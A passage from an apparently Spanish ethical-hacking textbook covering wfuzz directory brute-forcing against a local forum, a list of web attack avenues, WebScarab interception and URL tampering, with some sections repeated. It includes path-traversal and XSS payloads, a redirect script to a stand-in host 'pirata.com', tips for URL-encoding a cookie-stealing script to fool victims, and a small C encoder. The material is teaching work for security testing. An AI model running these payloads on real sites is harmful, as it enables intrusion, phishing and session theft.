00787:	C=301	7 L	20 W	233 Ch	"ssi"
00788:	C=301	7 L	20 W	233 Ch	"ssl"

### *Escaneo del sitio web de Ediciones ENI con wfuzz*

Puede que nuestro comando se bloquee. Puede ser debido a la multitud de peticiones enviadas, que puede causar una reacción en el sitio web destino y/o la interrupción de nuestra conexión a Internet. Esta técnica de fuzzing debe usarse más bien para comprobar sitios web internos. Por ejemplo en una intranet o en nuestra máquina local antes de su publicación.

No obtenemos grandes resultados en el sitio web de Ediciones ENI y solamente obtenemos respuestas 301. Wfuzz muestra en efecto el código devuelto por el servidor así como el número de líneas y de palabras que se encuentra en la página devuelta. Vemos que es muy importante saber los códigos HTTP que puede devolver el servidor.

Éstos son los más importantes:

- 1xx: información
  - 100: a la espera de la continuación de la petición
- 2xx: éxito
  - 200: petición procesada con éxito

- 3xx: redirección
  - 301: documento movido permanentemente
  - 302: documento movido temporalmente
  - 304: documento no modificado desde la última petición
- 4xx: error del cliente
  - 400: la sintaxis de la petición es errónea
  - 403: rechazo del tratamiento de la petición
  - 404: documento no encontrado
  - 408: tiempo de espera de respuesta del servidor agotado
- 5xx: error del servidor
  - 500: error interno del servidor

Todos estos códigos de estado están documentados en la norma HTTP que corresponde a la rfc2616 y que se encuentra en la siguiente dirección: <http://www.w3.org/Protocols/rfc2616/rfc2616.html>

Comprobamos que el sitio web no es fácil de examinar, probablemente porque está bien configurado, lo cual es la razón de menor peso para abandonar nuestros intentos. Como es absolutamente ilegal atacar un sitio web sin una autorización previa, lo mejor es instalarse en su equipo su propio sitio web local para comprender las herramientas y las técnicas utilizadas para atacar/defenderse dentro de la legalidad.

Elegimos una configuración Apache/PHP/MySQL en la que instalaremos un foro. Hemos elegido FOG Forum cuyo sitio web se encuentra en la dirección <http://sourceforge.net/projects/fog-forum/>. Existen muchos otros pero hay que elegir uno. Para instalar Apache, PHP y MySQL hay que seguir la documentación correspondiente al sistema operativo. Hay que admitir que es un juego de niños, en Linux Debian Squeeze bastan una consola con privilegios de root y cuatro comandos:

```
apt-get install apache2
apt-get install php5
apt-get install mysql-server
apt-get install php5-mysql
```


Incluso si solamente abordamos algunos elementos de la configuración de Apache en la parte de contramedidas y consejos de seguridad, no podemos explicar aquí la instalación de este tipo de servidor en todos los sistemas operativos existentes. Sin embargo, una solución simple para los amantes de Windows es el uso de suites que integran todo, como WAMP que está disponible en la dirección <http://www.wampserver.com/en/> o también EasyPHP, disponible en la dirección <http://www.easyphp.org/>

La instalación del foro es relativamente fácil. Después de haber descargado el archivo de la dirección siguiente: <http://sourceforge.net/projects/Fog-forum/>, realizaremos la extracción de los archivos con el siguiente comando:

```
tar xvfz fogforum-0.8.1.tar.gz
```

Hemos usado un comando Linux, probablemente porque la mayoría de los servidores web funcionan con este sistema. Pero también existen versiones del archivo en formato zip. A continuación, vamos con nuestro navegador a la dirección local donde hemos ubicado los archivos extraídos, en nuestro caso: <http://localhost/fog/install.php>.

Por defecto, el servidor Apache está configurado para apuntar en la carpeta /var/www en Debian. Esta carpeta sólo es accesible por el administrador del sistema, es preferible modificar la configuración para que la raíz del servidor apunte a una carpeta del usuario encargado del sitio web. Para nosotros será el usuario "eni", que dispone de una carpeta "www". El archivo de configuración de Apache por defecto es "/etc/apache2/sites-enabled/000-default". Lo modificamos como muestra la figura siguiente. Será necesario adaptar estas modificaciones a su situación.




Estamos delante la página de instalación del foro. Rellenamos los campos y seguimos las indicaciones para configurar los permisos. Dos páginas más adelante nuestro foro ya está operativo. Sólo nos queda crear la cuenta de administrador.

Ahora somos totalmente libres de iniciar todas las peticiones que deseemos en nuestro foro sin riesgo alguno. Reanudamos el rastreo de carpetas como hicimos anteriormente con el sitio web de Ediciones ENI mediante el comando siguiente:

```
python wfuzz.py -c -z file, wordlist/general/common.txt --hc 404 -o
html http://localhost/forum/FUZZ 2>resultados/forum.html -R 2
```

Obtenemos el resultado que se muestra en la siguiente imagen, que provoca la aparición de páginas consultables (código 200) y redirecciones (códigos 301 y 302).



```
*****
* Wfuzz  2.0 - The Web Bruteforcer                               *
*****

Target: http://localhost/forum/FUZZ
Payload type: file,wordlist/general/big.txt

Total requests: 12
=====
ID      Response  Lines   Word      Chars      Request
=====
00001:  C=301      9 L      31 W      347 Ch     "- config"
00002:  C=301      9 L      31 W      344 Ch     "- img"
00010:  C=301      9 L      31 W      348 Ch     "- uploads"
00005:  C=301      9 L      31 W      345 Ch     "- libs"
00007:  C=200     63 L     522 W     3606 Ch     "- readme"
00008:  C=301      9 L      31 W      347 Ch     "- update"
00003:  C=301      9 L      31 W      343 Ch     "- js"
00009:  C=301      9 L      31 W      344 Ch     "- tmp"
00004:  C=301      9 L      31 W      344 Ch     "- php"
00112:  C=200     37 L     329 W     5857 Ch     "- "

[arnau@tulkass Descargas]$
```

Podemos ir más lejos en la estructura de carpetas, por ejemplo dos niveles añadiendo la opción -  
**R 2:**

```
python wfuzz.py -c -z file, wordlist/general/big.txt
--hc 404 -o html -R 2
http://localhost/forum/FUZZ 2>resultados/forum.html
```

Este comando puede durar mucho tiempo ya que se comprobarán todas las combinaciones posibles con las palabras del diccionario con una recursividad de nivel 2. Esta ilustración presenta un extracto de los resultados.

```
wfuzz : bash
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda

02784:  C=301      9 L      31 W      "tmp"
02844:  C=301      9 L      31 W      "update"
03037:  C=200      0 L      0 W      "wizard"

----- Recursion level 1 -----

03736:  C=301      9 L      31 W      "//config"
03868:  C=200     387 L     708 W      "/"
04441:  C=302     151 L     510 W      "//install"
04534:  C=301      9 L      31 W      "//js"
04655:  C=301      9 L      31 W      "//libs"
05121:  C=301      9 L      31 W      "//php"
05254:  C=200     387 L     708 W      "//index"
05296:  C=200      63 L     522 W      "//readme"
05794:  C=301      9 L      31 W      "//tmp"
05886:  C=301      9 L      31 W      "//update"
06079:  C=200      14 L      59 W      "config/"
06252:  C=200      0 L      0 W      "//wizard"
09113:  C=200      7 L      12 W      "js/"
10489:  C=200      7 L      12 W      "js/index"
12146:  C=200      18 L     104 W      "libs/"
12952:  C=301      9 L      31 W      "libs/db"
15185:  C=302      6 L      53 W      "php/"
15319:  C=301      9 L      31 W      "php/admin"
16133:  C=200      2 L      19 W      "php/edit"
16570:  C=302      6 L      53 W      "php/index"
16807:  C=301      9 L      31 W      "php/list"
16833:  C=200      2 L      19 W      "php/login"
17324:  C=200      2 L      19 W      "php/post"
17606:  C=200      2 L      19 W      "php/search"
17774:  C=200      6 L      58 W      "php/stats"
18218:  C=200      13 L      49 W      "tmp/"
21271:  C=200      23 L     150 W      "update/"

----- Recursion level 2 -----

wfuzz : bash
```

*Extracto del escaneo de fog forum con una recursividad de nivel 2*

Podemos abrir en nuestro navegador el archivo que centraliza los resultados del comando gracias a la redirección.

A continuación se muestra un ejemplo:

### *Informe html realizado por wfuzz*

El descubrimiento de carpetas y páginas de los cuales no sospechábamos su existencia permite avanzar en el estudio del sitio web solicitando una visualización del mismo en nuestro navegador. A modo de ejemplo, descubrimos en nuestro foro una respuesta con un código 200 para la ruta `php/stats`. Si vamos a esta dirección, provoca un error que nos da información sobre la estructura del sitio web.

```
Warning: include(FOG_DIRlibs/required/lib.get_topics.inc)
[function.include]: failed to open stream: No such file or
directory in /home/codej/fog/forum/php/stats.php on line 25
```

Vemos que ha buscado en la carpeta **libs/required**, que debe contener archivos **inc**. Esta información puede ser muy interesante para continuar. A menudo la configuración de los foros se guarda en archivos inc. Sin embargo, podemos ver que también tenemos una respuesta positiva sobre la carpeta **config**. Si solicitamos mostrar en la URL del navegador el archivo de la dirección `http://localhost/fog/config/config.inc`, aparece toda la configuración con los usuarios de base de datos.

Probablemente no hemos seguido las indicaciones mostradas en la instalación que deberían de habernos advertido de no dejar este archivo accesible.

wfuzz también permite buscar elementos que tengan un índice numérico, como imágenes o archivos de copia de seguridad. Esta vez es la opción **-z range** la que hay que utilizar. La opción **-r** permite precisar el rango de valores. Tendremos la ocasión de hablar de esta opción más adelante.


## 3. Analizar la información obtenida

La recopilación de información que acabamos de realizar nos permitirá decidir qué estrategias de ataque utilizar para comprobar la robustez de un sitio web. A continuación mostramos una lista no exhaustiva de las posibilidades de ataque según la información recopilada:

- Si el sitio web está en JSP y llama directamente a funciones en la URL podemos intentar utilizar otras funciones no autorizadas.
- Si el sitio web es un CMS, y conocemos su versión, podemos buscar en Internet si hay fallos de seguridad conocidos para esta versión o si hay archivos de configuración sin proteger.
- Si el sitio web dispone de un formulario de autenticación podemos:
  - Intentar modificar los campos ocultos.
  - Hacer *brute forcing* si no hay protección por *captcha* (especie de test de Turing que permite diferenciar automáticamente si se trata de un usuario humano o de un ordenador).
  - Inyectar cadenas de código.

- Si el sitio web utiliza JavaScript podemos:
  - Llamar a funciones modificando los parámetros.
  - Analizar funciones de encriptación de contraseñas.
- Si el sitio web autoriza a subir archivos, podemos intentar depositar archivos cuyo tipo MIME no es el autorizado y, con ello, ejecutar código en el servidor.
- Si el sitio web realiza llamadas a sesiones, podemos analizar el método de identificación e intentar evitarlo:
  - modificando las cookies.
  - modificando las cabeceras.
  - modificando los campos ocultos de los formularios.
  - inyectando SQL.
- Si el sitio web autoriza al internauta a depositar un mensaje, como por ejemplo en un foro, podemos intentar colocar código JavaScript en el mensaje para recoger otros datos o robar una sesión.
- Si el sitio web muestra elementos presentes en la URL, podemos intentar inyectar código JavaScript.
- Si el sitio web ofrece una función de "contraseña olvidada" podemos analizar su funcionamiento.
- Etc.

Es difícil detallar todas las posibilidades. Sería necesario un conjunto de libros dedicados a este tema. Nos dedicaremos por lo tanto a ejemplos comunes, que ilustren las distintas pistas que acabamos de comentar y que nos sirvan para comprender correctamente las posibilidades de ataque.



#request	Code	#lines	#words	Uri
00569	200	387L	708W	localhost/fog/
00714	301	9L	31W	localhost/fog/config
01420	302	151L	510W	localhost/fog/install
01500	301	9L	31W	localhost/fog/
01610	301	9L	31W	localhost/fog/index
02081	301	9L	31W	localhost/fog/php
02253	200	387L	708W	localhost/fog/index
02263	200	63L	522W	localhost/fog/readme
02784	301	9L	31W	localhost/fog/tmp
02844	301	9L	31W	localhost/fog/update
03037	200	0L	0W	localhost/fog/ward
03736	301	9L	31W	localhost/fog/config
03868	200	387L	708W	localhost/fog/
04441	302	151L	510W	localhost/fog/install
04534	301	9L	31W	localhost/fog/
04655	301	9L	31W	localhost/fog/index
05121	301	9L	31W	localhost/fog/php
05254	200	387L	708W	localhost/fog/index

*Informe html realizado por wfuzz*



El descubrimiento de carpetas y páginas de los cuales no sospechábamos su existencia permite avanzar en el estudio del sitio web solicitando una visualización del mismo en nuestro navegador. A modo de ejemplo, descubrimos en nuestro foro una respuesta con un código 200 para la ruta `php/stats`. Si vamos a esta dirección, provoca un error que nos da información sobre la estructura del sitio web.

```
Warning: include(FOG_DIRlibs/required/lib.get_topics.inc)
[function.include]: failed to open stream: No such file or
directory in /home/codej/fog/forum/php/stats.php on line 25
```

Vemos que ha buscado en la carpeta **libs/required**, que debe contener archivos **inc**. Esta información puede ser muy interesante para continuar. A menudo la configuración de los foros se guarda en archivos inc. Sin embargo, podemos ver que también tenemos una respuesta positiva sobre la carpeta **config**. Si solicitamos mostrar en la URL del navegador el archivo de la dirección `http://localhost/fog/config/config.inc`, aparece toda la configuración con los usuarios de base de datos.

Probablemente no hemos seguido las indicaciones mostradas en la instalación que deberían de habernos advertido de no dejar este archivo accesible.

wfuzz también permite buscar elementos que tengan un índice numérico, como imágenes o archivos de copia de seguridad. Esta vez es la opción **-z range** la que hay que utilizar. La opción **-r** permite precisar el rango de valores. Tendremos la ocasión de hablar de esta opción más adelante.

### 3. Analizar la información obtenida

La recopilación de información que acabamos de realizar nos permitirá decidir qué estrategias de ataque utilizar para comprobar la robustez de un sitio web. A continuación mostramos una lista no exhaustiva de las posibilidades de ataque según la información recopilada:

- Si el sitio web está en JSP y llama directamente a funciones en la URL podemos intentar utilizar otras funciones no autorizadas.
- Si el sitio web es un CMS, y conocemos su versión, podemos buscar en Internet si hay fallos de seguridad conocidos para esta versión o si hay archivos de configuración sin proteger.
- Si el sitio web dispone de un formulario de autenticación podemos:
  - Intentar modificar los campos ocultos.
  - Hacer *brute forcing* si no hay protección por *captcha* (especie de test de Turing que permite diferenciar automáticamente si se trata de un usuario humano o de un ordenador).
  - Inyectar cadenas de código.
- Si el sitio web utiliza JavaScript podemos:
  - Llamar a funciones modificando los parámetros.
  - Analizar funciones de encriptación de contraseñas.

- Si el sitio web autoriza a subir archivos, podemos intentar depositar archivos cuyo tipo MIME no es el autorizado y, con ello, ejecutar código en el servidor.
- Si el sitio web realiza llamadas a sesiones, podemos analizar el método de identificación e intentar evitarlo:
  - modificando las cookies.
  - modificando las cabeceras.
  - modificando los campos ocultos de los formularios.
  - inyectando SQL.
- Si el sitio web autoriza al internauta a depositar un mensaje, como por ejemplo en un foro, podemos intentar colocar código JavaScript en el mensaje para recoger otros datos o robar una sesión.
- Si el sitio web muestra elementos presentes en la URL, podemos intentar inyectar código JavaScript.
- Si el sitio web ofrece una función de "contraseña olvidada" podemos analizar su funcionamiento.
- Etc.

Es difícil detallar todas las posibilidades. Sería necesario un conjunto de libros dedicados a este tema. Nos dedicaremos por lo tanto a ejemplos comunes, que ilustren las distintas pistas que acabamos de comentar y que nos sirvan para comprender correctamente las posibilidades de

# Pasar al ataque de un sitio Web

## 1. Enviar datos no esperados

### a. Principios y herramientas


Cuando se crea un sitio Web, el programador se centra a menudo en el aspecto funcional del sitio. Por lo tanto, espera un comportamiento normal del usuario y no siempre comprueba el conjunto de datos que recibe, considerándolos válidos. Pero como ya hemos visto podemos colocar entre el navegador y el servidor aplicaciones capaces de interceptar todos los datos que se intercambian. Burp Suite tiene esta función, pero a veces es un poco complejo de usar. Existen otras aplicaciones adaptadas a este tipo de ataques como WebScarab que podemos encontrar en [http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project) la siguiente dirección: [http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project) Es una aplicación Java. Elegimos utilizar la versión *selfcontained* que ejecutaremos con el comando siguiente:

```
java -jar webscarab-selfcontained-20070504-1631.jar
```

Como sucede con Burp Suite, WebScarab se coloca entre el navegador y el servidor. De igual modo, utiliza las funcionalidades de proxy y escucha por el puerto 8008 de la IP 127.0.0.1, aunque el puerto es distinto al de Burp Suite. Puede que deseemos cambiar fácilmente de uno al otro cuando estamos auditando un sitio web, ya que en la auditoría de un sitio es muy pesado ir cambiando la configuración de un proxy a la del otro. Para ello, por fortuna en Firefox existen gran cantidad de pequeños *add-ons* para este cometido: instalaremos *Foxy Proxy* que está disponible en la siguiente dirección: <https://addons.mozilla.org/es/FireFox/addon/Foxyproxy-standard/>


Este *add-on* hace aparecer, en nuestro navegador, una pequeña cabeza de zorro. Si hacemos un clic con el botón derecho del ratón podremos gestionar las **Opciones** y proponer una lista de proxys. Añadiremos un proxy para Burp Suite y otro para WebScarab. De este modo tendremos la posibilidad de ir cambiando de uno al otro en un par de clics.

Interesémonos ahora por WebScarab y veamos cómo se comporta con nuestro foro fog. Una vez arrancado, y con la configuración proxy en marcha, memoriza por defecto todas las peticiones GET e intercepta todas las peticiones POST. En la siguiente captura de pantalla vemos cómo se presenta la información.



### WebScarab

En la pestaña **Intercept** tenemos la posibilidad de configurar el método que deseamos interceptar. Hemos visto que los dos principales (GET y POST) se utilizan, pero hay algunos más. Si pedimos a WebScarab que intercepte los métodos GET y vamos a la página de inicio del foro, la petición se bloquea. WebScarab solicita entonces qué tiene que hacer con esta petición (vea la siguiente captura de pantalla). Tenemos la posibilidad de transmitirla sin modificación o modificar el contenido antes de transmitirla.



*Petición GET interceptada con WebScarab*

Podemos por ejemplo modificar la cadena de conexión de nuestro navegador, reemplazándola por Windowz para provocar un fallo. Si hacemos esta operación yendo al sitio web de w3schools en el ejemplo de detección del navegador ([http://www.w3schools.com/js/tryit.asp?filename=try\\_nav\\_all](http://www.w3schools.com/js/tryit.asp?filename=try_nav_all)), veremos que no puede identificar nuestro navegador.

## b. Utilización de la URL

Uno de los ataques más sencillos consiste en modificar la URL devuelta por el navegador al servidor cuando se hace clic en un enlace. Analizando el contenido de la URL podemos modificar los datos de las variables que normalmente deben enviarse. Este ataque no necesita ninguna herramienta particular, pero nos podemos ayudar de alguna para multiplicar nuestros intentos de forma automática. A continuación se enumeran algunos ejemplos de ataques usando esta técnica:

- Buscar si una variable del tipo `admin=0` o `user=user` está presente en la URL y modificarla haciendo `admin=1` o `user=admin`. Aunque esta técnica parezca infantil, se puede dar el caso de que todavía haya fallos de este tipo, aunque tienden a desaparecer.
- Comprobar que el sitio web no utilice la inclusión de un archivo en la URL. Es un método que permite simplificar la vida del programador pasando el nombre del archivo en una variable para que se incluya en la página. Si encontramos elementos con el patrón `pag=presentacion.html` hay muchas posibilidades de que se esté utilizando la

técnica de inclusión de archivo. Entonces podemos intentar ir subiendo por la estructura de directorios del servidor para que se muestren datos no autorizados como por ejemplo ../../../../passwd. Si se muestra este archivo entonces tenemos la lista de cuentas de usuario del servidor y sólo nos falta ir probando contraseñas.

- Analizar si las imágenes o las páginas no se muestran en la URL porque se usan identificadores del tipo *id=12* e intentar recorrer todos los id, incluso aquellos que no son directamente accesibles a través de un enlace en el sitio. Podemos utilizar wfuzz para multiplicar las peticiones con la opción **-z range**. Por ejemplo:

```
python wfuzz.py -c -z range, 1-10 --hc 404 --html
http://localhost/fog/index.php?fog_forumid=FUZZ 2>fog_scan1.html
```

- Comprobar si hay alguna variable cuyo contenido sea texto que se muestra en la página. Si es así, podemos intentar ejecutar código JavaScript. Una prueba sencilla consiste en cambiar el valor que tenga asignado la variable por el código `<script>alert('prueba')</script>`. Si este código desencadena la aparición de un cuadro de diálogo, significa que el código se ha ejecutado. Entonces podemos redirigir la página a otro sitio web con el código siguiente:

```
<script>document.location=http://pirata.com</script>
```

Este pequeño fallo puede utilizarse para enviar un enlace a un usuario que desea acceder a un sitio determinado, al de su cuenta bancaria por ejemplo, y se redirigirá a otro. Para evitar levantar sospechas en la víctima si lee la URL, es fácil codificar los caracteres en ASCII. El "<" se convertirá en "%3C", el ">" en "%3E", etc. La víctima no verá JavaScript en la URL sino una sucesión de códigos, como podemos encontrar habitualmente en las direcciones de sitios web. Por ejemplo, la cadena `<script>alert(document.cookie) </script>` se convertiría en "%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3c%2f%73%63%72%69%70%74%3e". Hay muchos scripts en Internet que realizan esta codificación. A continuación se muestra el código fuente de un pequeño programa en C que permite también hacerlo:

```
#include <stdio.h>
#include <string.h>

int main()
{
    int i;
    char cadena[1000];
    char p=37;
    printf("Introduzca la cadena que se va a codificar: ");
    scanf("%s",cadena);
    for (i=0;i<strlen(cadena);i++)
    {
        printf("%c%x",p,cadena[i]);
    }
}
```

```
